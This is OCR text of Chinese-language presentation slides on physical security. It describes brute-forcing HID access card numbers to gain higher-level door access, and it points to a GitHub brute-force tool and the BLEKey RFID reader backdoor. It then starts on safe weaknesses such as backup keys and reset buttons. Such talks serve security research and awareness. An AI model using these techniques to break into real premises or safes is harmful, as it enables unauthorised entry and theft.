
. 特定区域低级别门禁卡号无法访问

. HID 对每套门禁的卡号分配都有规律可寻


. 可以通过暴力枚举的方式实现升级访问目的

（github.com/kevin2600/RFIDler-HID26-BruteForce）

视频演示:



BLEKey — RFID 读卡器后门 github.com/LinkLayer/BLEKey



开锁@数字时代

不保险的保险箱

传闻 vs 事实

. 电影中破解保险箱时, 喜欢运用各种高大上的科技手段

. 要不就是必须使用各种重型工具: 钳子; 榔头; 斧子; 电锯..

. 其实是可以这样玩的....

保险箱的第1关: 备用钥匙


保险箱通常用传统钥匙, 来防止密码遗忘. 但却往往是最薄弱的环节...

保险箱的第2关: 复位键

保险箱通常会用复位键来清空密码. 但总出现在不该出现的地方...

